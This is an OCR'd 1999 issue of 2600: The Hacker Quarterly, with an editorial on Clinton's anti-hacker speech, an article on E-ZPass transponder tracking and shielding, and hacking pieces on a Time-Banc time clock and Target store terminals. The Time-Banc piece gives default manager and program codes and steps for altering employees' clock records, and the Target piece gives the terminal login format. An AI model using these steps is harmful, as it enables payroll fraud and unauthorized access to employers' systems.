

Volume Sixteen, Number One!
Spring 1999 $5 US, $7.15 CAN

2600

The Hacker Quarterly




Payphones From All Over




From Tashkent, Uzbekistan: a typical Soviet style phone with a touch tone keypad modification.

Photo by Tom Mele




Zagreb, Croatia: One of the few phones we've printed where you can actually read the number! And yes, it does take incoming calls.

Photo by Hanneke Vermeulen



Salatiga, Indonesia: A small city in the Central Java region. This phone takes only coins and is said to be extremely frustrating.

Photo by Tigerboy



Bishkek, Kyrghyzstan: One of the more modern card reader phones.

Photo by Yury

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

"We already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses." - President Bill Clinton, the most powerful man on earth, declaring war on hackers in a speech at the National Academy of Sciences, 1/22/99.

This issue is dedicated to the memory of Walter.
August, 1985 to March, 1999

STAFF

Editor-In-Chief • Emmanuel Goldstein

Layout and Design • Ben Sherman

Cover Design • Sidney Schreiber,
The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Network Operations • CSS, Izaac

Broadcast Coordinator • Porkchop

Webmasters • Kerry, Kiratoy, Macki

Inspirational Music • Syd Barrett, Aphex Twin, Tom Pomposello

Shout Outs • Bronc, Xail, Aaron Anders, Mudge

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds). Overseas - $30 individual, $65 corporate. Back issues available for 1984-1998 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752
(subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle
Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677**

2600

The Hacker Quarterly
Volume Fifteen, Number One
Spring 1999

Tomorrow's History

Big Time

Yes, we've finally hit it big. There's really no other way to describe it when the President of the United States comes right out and makes a speech targeting your kind as a significant part of the future threat facing Western civilization. In a few sentences, he was able to put teenage kids from suburbia in the same class as international terrorists who, we might add, have really worked hard to establish their image. It hardly seems fair.

It didn't take very long for the thrill to wear off. The realization that people that high up in the command structure actually believe things people like Geraldo Rivera and Mike Wallace say is pretty damn scary. But it's nothing compared to some of the things they have planned for us.

That's right, we can look forward to an accelerated erosion of our freedoms and fairly open way of life. And it's all the fault of computer hackers. Oops.

We really do want to express our sincere regret for breaking our democracy and ruining the whole thing for everybody. But before the history books get written, we'd like to examine the facts a bit more closely.

First, let's look at just what was said. The speech in question was given on January 22, 1999 at the National Academy of Sciences in Washington, DC and was entitled "Keeping America Secure for the 21st Century." A good part of it had to do with the threat of bioterrorism. The rest focused on "cyber attacks" and what must be done to prevent them.

"Revolutions in technology have spread the message and the gifts of freedom but have also given new opportunities to freedom's enemies," Clinton says. "The enemies of peace realize they cannot defeat us with traditional military means. So they are working on... cyber attacks on our critical computer systems.... We must be ready - ready if our adversaries try to use computers to disable power grids, banking, communications and transportation networks, police, fire and health services - or military assets.

"More and more, these critical systems are driven by, and linked together with, computers, making them more vulnerable to disruption. Last spring, we saw the enormous impact of a single failed electronic link, when a satellite malfunctioned - disabled pagers, ATMs, credit card systems and television networks all around the world. And we already are seeing the first wave of deliberate cyber attacks - hackers break into government and business computers, stealing and destroying information, raiding bank accounts, running up credit card charges, extorting money by threats to unleash computer viruses."

Clearly, someone's been watching too much television. Even if we do accept the bad science fiction scenarios described above, one has to wonder what kind of genius would allow critical systems to *become* more vulnerable to disruption in the first place. It seems that kind of poor thinking would pose more of a threat than any organized attack.

But, assuming the threat is real, this characterization of hackers is both unfair and completely inaccurate. We expect people without a clue to believe that hackers do this kind of thing. Are we now to believe that this cluelessness extends all the way up to the top? Where is the evidence of hackers "raiding bank accounts," "destroying information," or "extorting money" if their demands aren't met? Fiction doesn't *count* - where is the evidence in the *real world*? Such things certainly happen but they are invariably at the hands of insiders, career criminals, or people with a grudge against a certain company. To make the jump that because it involves computers and crime, it can only be hackers is a most unfortunate, and all too typical, assumption. Now that it's come from Clinton himself, more people will believe this and hackers will universally be seen as a negative force.

Too bad, since hackers may be the one hope our nation has of avoiding a prolonged period of technological ignorance and fear, as well as increased manipulation and suppression of individual thought and alternative perspectives. Who else will figure out ways of defeating systems that are impenetrable without keeping the details to themselves or selling their allegiance to the highest bidder? Who else will remember the simple yet vital premise of free access that has shaped much of what today's net community is? And who else will have the guts to use these hopelessly naive ideals against the well-funded agendas of control and influence put forth by corporate and government interests? As perpetual questioners, it's our responsibility to be skeptical and to never accept the obvious answers without thorough scrutiny. Never has that been more important than now, when new technology increasingly affects our lives with every passing day. By demonizing us, our concerns become that much easier to dismiss.

We said it gets worse and it does. In addition to allocating $2.8 billion to fight both "bioterrorism" and "cyberterrorism," Clinton is considering appointing a military commander to oversee these battles, *right here in the United States*. Such military presence in our own country would be unprecedented. According to *The New York Times*, "Such a step would go far beyond the civil defense measures and bomb shelters that marked the cold war, setting up instead a military leadership" right here in the United States to deal with the above described hackers as well as all the other evil people plotting our nation's destruction.

Obviously, this kind of a thing is raising concern among all kinds of people, not just hackers. But it illustrates why we have to make sure we're not drawn into this little game. It would be so much more convenient if we played along and turned into the cybervillains they so want us to be. Then it would be easy to send in assault teams to flush us out, online or offline. There also is a certain allure to *being* a cybervillain, and this is what we have to be particularly careful about.

Earlier in the year, hackers belonging to the group Legions of the Underground (LoU) held an online press conference to announce a campaign to cripple the infrastructures of China and Iraq, supposedly because of human rights abuses. Led by Germany's Chaos Computer Club, virtually every major hacker organization (*2600* included) condemned this action as counterproductive, against the hacker ethic, and potentially very dangerous. Fortunately, this had an effect, and other members of LoU quickly stepped in and denied any destructive intent.

This incident served to bring up some rather important issues. While hacking an occasional web page is one thing which can even be thought of as an expression of free speech, declarations of war and attempts to cause actual damage are very different indeed. We don't doubt that this is exactly the kind of behavior the authorities have in mind when they come up with plans like the above.

It also plays right into the hands of the Clinton view of hackers by making us into some kind of tool of war which can be used to disrupt infrastructures and destabilize societies. No matter how right the cause seems to be, we must not allow ourselves to be manipulated into this position. In addition to being targeted as enemies of the state, this would also raise the possibility of being used *by* the government to enact their version of "cyberwar" against this week's enemy. It's not inconceivable that such "service" could be held over the head of hackers who get in trouble with the law. Given the choice between recruitment as an agent of electronic warfare and a federal prisoner, which would you choose? Being put in that position is clearly not where we should want to be.

It's truly unfortunate that Clinton has chosen to accept this misinformed view of hackers. But by forcing the issue, perhaps we will have a chance to correct this perception before the troops move in or public hysteria fuels the fire. It would be wise to do whatever we can to make sure the image we project is an accurate one.

Tracking Your Vehicles With AVI & ETTM

by Thomas Icom/IIRG
ticom@iirg.org, ticom@2600.com

"ITS" is the abbreviation for Intelligent Transportation Systems. ITS came about when Congress passed the Intermodal Surface Transportation Efficiency Act of 1991 (ISTEA). According to the literature of ITS America, a federal advisory committee to the U.S. Department of Transportation established to coordinate the development and deployment of ITS in the United States:

ISTEA calls for the creation of an economically efficient and environmentally sound transportation system that will move people and goods in an energy efficient manner, and will provide the foundation for a competitive American transportation industry.

Among other services, ITS technologies:


Collect and transmit information on traffic conditions and transit schedules for travelers before and during their trips. Alerted to hazards and delays, travelers can change their plans to minimize inconvenience and additional strain on the system.

Decrease congestion by reducing the number of traffic incidents, clearing them more quickly when they occur, rerouting traffic flow around them, and automatically collecting tolls.

Improve the productivity of commercial, transit, and public safety fleets by using automated tracking, dispatch and weigh-in-motion systems that speed vehicles through much of the red tape associated with interstate commerce.

Assist drivers in reaching a desired destination with navigation systems enhanced with pathfinding, or route guidance.

The full text of the ISTEA is available at http://www.mdot.state.mi.us/planning/policyad/istea.htm, and while pretty dull reading for the most part, does have some interesting sections. ITS is also linked to Presidential Executive Order 13010 - Critical Infrastructure Protection, signed by President Clinton July 15, 1996. The text of EO 13010 is available at http://www.pccip.gov/eo13010.html. Executive Order 13010 designates the United States' transportation system (including highways) as "critical infrastructure" and tasks a committee to, among other things:



"assess the scope and nature of the vulnerabilities of, and threats to, critical infrastructures."

"determine what legal and policy issues are raised by efforts to protect critical infrastructures and assess how these issues should be addressed."

"recommend a comprehensive national policy and implementation strategy for protecting critical infrastructures from physical and cyber threats and assuring their continued operation."

AVI and ETTM: The Front End

The subsystem we will be concentrating on is ETTM, Electronic Tolls and Traffic Management, specifically AVI, Automatic Vehicle Identification. Automatic Vehicle Identification (AVI) refers to the various components and processes of the toll collection system with which the toll equipment is able to determine ownership of the vehicle for the purpose of charging the toll to the proper customer. AVI uses two main technologies: Laser and Radio Frequency (RF). Laser systems utilize a bar coded sticker attached to the vehicle which is read by a laser scanner as the vehicle passes through the toll lane. They operate in a similar manner to grocery store checkout scanners. RF systems utilize a transponder (tag) which is mounted either on the vehicle's bumper, windshield, or roof which is read by an RF reader. We will concentrate on AVI radio tags, as they are the most common technology in use, and the system used by E-ZPass.

AVI Radio Tags can operate on the 913 Mhz., 2.45 Ghz., and 5.8 Ghz. ISM bands. According to industry reports, currently systems are only operational on the 915 Mhz. band, although several companies now offer systems at 2.45 Ghz., and are planning to offer 5.8 Ghz. systems in the near future.

There are several standards for AVI radio tags: Among them are:
Crescent HELP
ATA 5/16/90
ISO 10374.2
AAR S-918-92
ANSI MH5.1.9-1990
California Title 21

The specs for AVI radio tags are publicly available, and don't involve the use of technology that is too esoteric. The following is taken from California Title 21, which is representative of typical system specs. The full text of California Title 21 is available at:
http://www.ettm.com/title21.html

"The Compatibility Specifications for automatic vehicle identification (AVI) equipment have been developed around two principal components: a Reader and a Transponder. The minimum role of the Reader is to:

1. trigger or activate a Transponder
2. poll the Transponder for specific information, and
3. provide an acknowledge message to the Transponder after a valid response to the polling message has been received.

A half duplex communications system is envisioned where the Transponder takes its cues from the Reader.

The specification is meant to define a standard two way communications protocol and to further define an initial set of data records.

A summary of the key compatibility specifications found in this Chapter are set forth below:

Reader Specifications:
Reader Trigger Signal - 33 microseconds of unmodulated RF
Reader Send Mode (Downlink)
Carrier Frequency: 915 +/- 13 MHz (subject to FCC assignment)
Carrier Modulation: Unipolar ASK (Manchester Encoded)
Data Bit Rate: 300 kbps
No. Data Bits: Application Specific
Field Strength at Transponder Antenna: 500 mV/m (minimum)

Transponder Specifications:
Technology Type Modulated Backscatter

Transponder Send Mode (Uplink)
Carrier Frequency: Same as Reader Send Mode
Carrier Modulation: Subcarrier AM
Subcarrier Modulation: FSK
Subcarrier Frequencies: 600 kHz +/- 10% and 1200 kHz +/- 10%
Data Bit Rate: 300 kbps
No. Data Bits: Application Specific
Receiver Field Strength Threshold: 500 mV/m +/- 50 mV/m (minimum)

Transponder Antenna:
Polarization: Horizontal
Field-of-View: Operation within 90o conical angle
Location: Front of Vehicle."

The original E-ZPass system used equipment from Amtech Systems Corporation. Amtech's equipment was California Title 21 compliant. Current equipment is from Mark IV Industries. The Mark IV system operates on 900 Mhz. The transponders have 256 bits of memory. This is used to store the unit's serial number. Assuming no checksum bits, this allows for a little over

1.157 x 10^77 possible combinations! This doesn't appear to be the case, however as California's Title 21 wonderfully informs us:

Section 1703. Definitions for Data Codes.

(a) Agency Code: This 16-bit code field identifies the Agency that has authority to conduct the transaction.

(b) Byte Order: Numeric fields shall be transmitted most significant bit first. If a numeric field is represented as multiple bytes, the most significant bit of the most significant byte is transmitted first. This document represents the most significant and first transmitted to the left on a line and to the top of a multi line tabulation.

(c) Error Detection Code: The error detection code utilized in the defined records is the CRC-16, with a generator polynomial of X1 6+X1 2+X5+1. This results in a 16-bit BCC transmitted with each data message. The data field protected by the CRC excludes any preceding header in every case.

(d) Filler Bits: Filler bits are used to adjust the data message length to a desired length and shall be set to zero.

(e) Header Code: The Header is the first field in each data message for either reader or transponder transmissions and consists of an 8-bit and a 4-bit word for a total of 12 bits. The Header provides a signal that may be used by a receiver to self-synchronize (selsyn) with the data being transmitted, thus the notation Selsyn. The Selsyn signal has binary and hexadecimal values: 10101010 and AA, respectively.

The Header code also provides for a unique, 4 bit Flag that is recognized by a receiver decoder as the end of the Header with the data message to follow. The Flag signal has binary and hexadecimal values: 1100 and C respectively.

(f) Reader ID Number: This 32-bit field is used to uniquely identify the reader conducting the transaction.

(g) Transaction Record Type Code: This 16-bit code uniquely identified a specific type of valid transaction between a reader and a transponder. This code uniquely defines the transponder message fields and functions permissible with the transaction type specified by the Polling message as described in Section 1704.5(e)(1). Hexadecimal numbers 1 through 7FFF are set aside for transponder message structures and 8000 through FFFF are dedicated for reader-to-transponder message structures.

(h) Transaction Status Code: Used to provide status information to the transponder.

(i) Transponder ID Number: This 32-bit code uniquely identifies which transponder is responding to a polling request or is being acknowledged.

Section 1705.5. Transponder Communications Protocol.

(a) Subcarrier Modulation Scheme.

The transponder-to-reader (uplink) modulation scheme shall be amplitude modulation of an RF carrier backscatter created by varying the reflecting cross section of the antenna as seen by the incident carrier signal. The antenna cross section shall be varied between upper and lower limits with a 50 percent duty cycle and rise and fall times of less than 75 nanoseconds. The transponder baseband message signal shall modulate the subcarrier using FSK modulation with a center frequency of 900 kHz and frequency deviation of +/- 300 kHz. The lower and upper subcarrier frequencies correspond to data bits '0' and '1' respectively. The message information is conveyed by the subcarrier modulation frequencies of the transponder backscattered signal and not by amplitude or phase.

(b) Data Bit Rates.

The data bit rate for transponder-to-reader data messages shall be 300 kbps.

(c) Field Strength.

The field strength at which a transponder data message is transmitted using backscatter technology is dependent upon the incident field strength from the reader, the transponder receive and transmit antenna gains, and any RF gain internal to the transponder. The transponder and antenna gain taken together shall effect a change in the backscattering cross section of between 45 and 100 square centimeters.

(d) Standard Transponder Data Message Format.

The standard portion of a Transponder data message shall consist of a header and transaction record type code. The subsequent length, data content, and error detection scheme shall then be established by the definition for that transaction record type.

(e) Transponder Data Message Formats for AVI Toll Collection.

There may be numerous transponder-to-reader data message formats. The format is determined by the Transaction Record Type code sent by the transponder. The following is the reader-to-transponder message format presently specified for AVI electronic toll collection applications:

(1) Transponder Transaction Type 1 Data Message

Transponder Transaction Type 1 Data Message allows for unencrypted transponder ID numbers to be transmitted. Type 1 data messages shall be structured using the ordered data bit fields in table 1.

(f) Transponder End-of-Message Frame

The End-of-Message signal for transponder data messages shall consist of a minimum of 10 microseconds of no modulation.

Still, with 4,294,967,296 possible combinations, brute forcing an ID code seems out of the question. The nice thing is that at least they give you the whole rundown on how to monitor the system.

The way the system works is pretty simple. The reader waits until it receives a signal from a vehicle presence sensor that a car is within range. Typically these are either IR (Infrared) light beams aimed across the toll-lane or an inductive sensor in the toll lane. Once the system detects your vehicle, it takes a picture of your license plate, the reader transmits an RF carrier, and waits for the response from the transponder. The transponder modulates the carrier and reflects it back to the reader. This is known as "modulated backscatter." The system gets the ID, verifies it's valid, and sends you on your way. Should your EZ-Pass be invalid or nonexistent, they can use the picture of your license plate to send you a ticket.

That's the overt use of the system, and pretty much the party line you're given when inquiries are made. EZ-Pass also has two other uses, which have nothing to do with toll collection.

As part of ITS, systems have been implemented to "monitor traffic," ostensibly to help authorities know when there is a traffic delay. The most obvious monitoring fixtures are those cameras you see on the sides of the highway. (Yes, they can read license plates and identify the driver of a vehicle if they are so inclined, and want to put some effort into it. Some of the systems are wireless and somewhat easily monitored for the hacker who is so inclined to investigate for themselves.) In addition to the cameras, EZ-Pass is also being used.

This is how they do it: AVI readers are placed at points along the highway. The readers determine how long it takes for an EZ-Pass equipped

Field Definition	No. Bits	Hexadecimal Value
Header Code		
- Selsyn	8	AA
- Flag	4	C
Transaction Record Type Code	16	1
Transponder ID Number	32	
Error Detection Code	16	
Total:	76	

Table 1 • Type 1 data message structure

vehicle to go from point A to point B. For example, at 60 MPH (just under the speed limit on most of the Throway), it would take a vehicle one minute to pass by two AVI readers a mile apart (60 MPH is a mile a minute). During a traffic jam in which vehicles are going 30 MPH the time between AVI readers would increase to two minutes; thus indicating a problem.

Now consider this. Let's say they detect an EZ-Pass transponder going from the same two readers (one mile apart) in 30 seconds. This would indicate a speed of 120 miles an hour (2 miles/minute). They log that EZ-Pass ID, and send the owner a speeding ticket in the mail. This isn't too insidious on a toll road such as the New York State Thruway, as the time you enter the highway is noted on your toll ticket, and reaching your destination exit too quickly will also result in receiving a fast driving award from the New York State Police.

The interesting part is that they are putting EZ-Pass readers on non-toll roads, and making it very difficult for folks who wish to pay tolls with cash. I was on the Whitestone Bridge a couple of months ago, and there was only one lane out of about ten that accepted cash. What this means is that they are making EZ-Pass pretty much a necessity for anyone who regularly travels on toll roads; meaning anyone who lives in or commutes to New York City. This universal service requirement is what will make EZ-Pass perfect for surveillance. Drive past an AVI transponder, and your location is pinpointed.

So in the name of "better traffic conditions," big brother is brought to the highways of the New York metropolitan area. Despite all the statist assurances of "honest people don't have to worry," I'm an old-fashioned fellow who feels it's none of the government's business where I travel. As the histories of Nazi Germany and the former Soviet Union also proved, nothing good comes from a government that tries to control its people. Might I add this technology is in the hands of a government that continues to hold Kevin Mitnick in violation of habeas corpus. End rant.

Unlike some other technologies used by big brother, AVI RF tags are relatively easy to countermeasure. Placing the transponder tag into a shielded enclosure such as a steel box (ammo box) will prevent it from being read. Simply take out the transponder just before you reach the toll booth, and replace it when you're done.

The New York State Bridge Authority is, at the time of this writing, providing at toll booths shielded bags for people who had EZ-Pass, but occasionally want to pay cash to get a receipt for the single crossing. This service is for individuals who are traveling on employer business and getting reimbursed for travel expenses. An examination of the bag showed it to be similar in construction as an anti-static bag for handling electronic components.

AVI Tags are just one part of the whole system. Look on the sides of most interstate highways these days, and you will notice more and more roadside boxes appearing. Some have phone lines running to them, and others have antennas on them. You will also see highway departments installing inductive loops in the pavement. New York State is in the process of implementing a neural net system in the Metropolitan area for the purpose of "traffic surveillance." According to the NYS DOT ITS Web site http://www.dot.state.ny.us/progs/its/progstat.html:

"The Traffic Flow Visualization and Control (TFVC) System will enhance NYSDOT's ability to use video detectors to perform real-time traffic control through innovative video processing techniques and use of artificial neural networks to emulate human perception and decision making in the incident detection process. The five million dollar project is being jointly progressed by the Department, the FHWA, the U. S. Air Force's Rome Laboratory and KAMAN Sciences of Colorado Springs."

That's right. Rome Labs and KAMAN. Makes you wonder, doesn't it?

I hope this article got your brain gears moving. AVI RF-Tags are just one segment of the fascinating fields of ETTM and ITS. Thanks go to Frohike, Langly, and Byers for their assistance with this article, to "The Little People," and to Emmanuel Goldstein, our editor, for providing the vivisection subject. Also greetings and much love to my fiancee who challenged me to include the word "vivisection" in a coherent context. If I receive sufficient feedback to said effect, future articles will be forthcoming on other aspects of ETTM and ITS. Feel free to leave email at either ticom@2600.com or ticom@iirg.org, or voice mail at the 2600 VMB Box 4266.

Cracking The Time-Bang

by johnk

A little while back I was called in to do some repair on a small network for what some people would call a sweatshop - a lot of people doing menial work like the sewing of bags for hours on end and for minimum wage. One of the interesting things about the job site is that all of the laborers checked in and out via a PC controlled time clock. Now what was even more interesting was that it was the exact same model as that of other companies I had worked on while upgrading one of their servers. Being inquisitive, I did a little research and found out that this specific time clock setup was popular for a lot of low overhead operations. So this information is for any of you out there who might actually have to use this thing and have always wondered how it works.

First off, this is going to cover the Time-Banc "Phoenix" unit. This is made by Westview Instruments (6723 Stella Link, Houston, TX 77005-4397 (713) 668-2326) and is designed as "a computerized management tool that records, calculates, and processes employee work time for a small-to-medium-sized business (150 employees or less). There are no time cards to buy, store, process, or file." They continue by saying 'Time-Banc provides full-sized, easy-to-read employee work reports (detailing all clock-in/out activity and regular, overtime, adjusted, and total work hours) for pay periods of up to 36 days. Individual, departmental, and complete alphabetized reports and summaries allow quick reviews of employee work patterns, such as habitual tardiness and overtime theft."

Now obviously this sounds like an amazing tool to monitor employees and punish potential wrongdoers. This is an opportunity to show your employers how you are a perfect choice for management by reprogramming the time clock. So onto the details:

Let's begin with the good things! The system utilizes four digit codes for identification. Employee numbers are four digit codes. The Manager code is four digits (1234 by default), and the Program Access code is four digits (5678 by default). So if you know Joe is code 4343 you can always clock him out when you clock out by typing in 4343 and hitting the out key (you will know it is really Joe because after hitting the fourth digit key his name will appear). If you happen to hit the in key instead you will set off an alarm that can be killed with the clear button (if you used the up and down arrows instead you could check out Joe's accumulated workday/workweek hours). But then there will be a record of Joe trying to clock in twice and it will have to fixed using the Manager code.

Manager mode is entered by typing in the four digit code and pressing the enter key. By pressing the up and down arrows you can check out various options like Daily Report, Activity Graph, Individual Reports, Complete Report, and Report Summary. Now since these really require access to the Time-Banc's printer as well as the keypad, I won't really cover these. Back to Joe. We want to fix Joe's time problem so we will type in Joe's number again (4343) and this time hit enter. Now we will be asked for an access code, so we type 1234 (since no one ever changed the default settings) and press enter and the 4343 will pop up with a date in month/day format. Changing the date will allow you to display in/out times and modify them. When completely finished hit the down arrow and it should return to the default display.

Program mode is much more interesting so let's go in that by typing 5678 and pressing enter (or whatever your code is, shoulder surfing is permissible). You now can use the up and down arrows to scroll through the following options:
Employee Data: Here is where you can create and edit employee ID's and department numbers. The second line displayed is the Personal Timekeeping Options. The first digit is the workweek schedule, then the schedule lock (0 flags violations, 1 flags and beeps violations, 2 sets off an alarm when a violation occurs requiring a manage override to fix), next is the clock in mode,

Time - continued on page 47

A RETAIL TARGET

by Luna

If you are an employee of Target, you are probably aware of the many fun things to do while you are wasting away your youth for minimum wage. As a former "team member," I am privy to information that could prove useful for entertaining yourself while on the clock, or just looking for something to do while shopping. A lot of the information herein could be used for various illegal activities, so if you're an idiot and feel like credit card fraud is your game, when you get arrested don't blame me or *2600*.

The Target Network Terminals

The sub-sections of Target such as electronics and jewelry have their own "boats." These are the big glass showcases for displaying jewelry, CD players, and other expensive merchandise. Usually there will be a counter behind the boat, and sitting on this counter is usually a bunch of papers along with a computer. The computer is a simple Intel 486 based system (even has the little red Intel Inside sticker), with an eight-color monitor. Upon closer inspection, you will notice the words "KEY NETWORK OR HOST" burned into each monitor. I've spent at least five hours trying to issue commands other than NETWORK or HOST, but to no avail. Any command entered must be followed by hitting enter on the number pad (not the enter you would usually hit, just so you know).

Entering NETWORK is a dead end. The store manager holds the user name and password. Still, there are some fun things to do with HOST. After you enter HOST, you are prompted for a USERID and PASSWORD, along with some legal jargon about "all information herein being property of Target." The USERID is entered as follows: S0Txxxx#. S0 is universal. Txxxx is the store number (just ask an employee if you don't know), and the # is the TERMINAL number, usually 0-9.

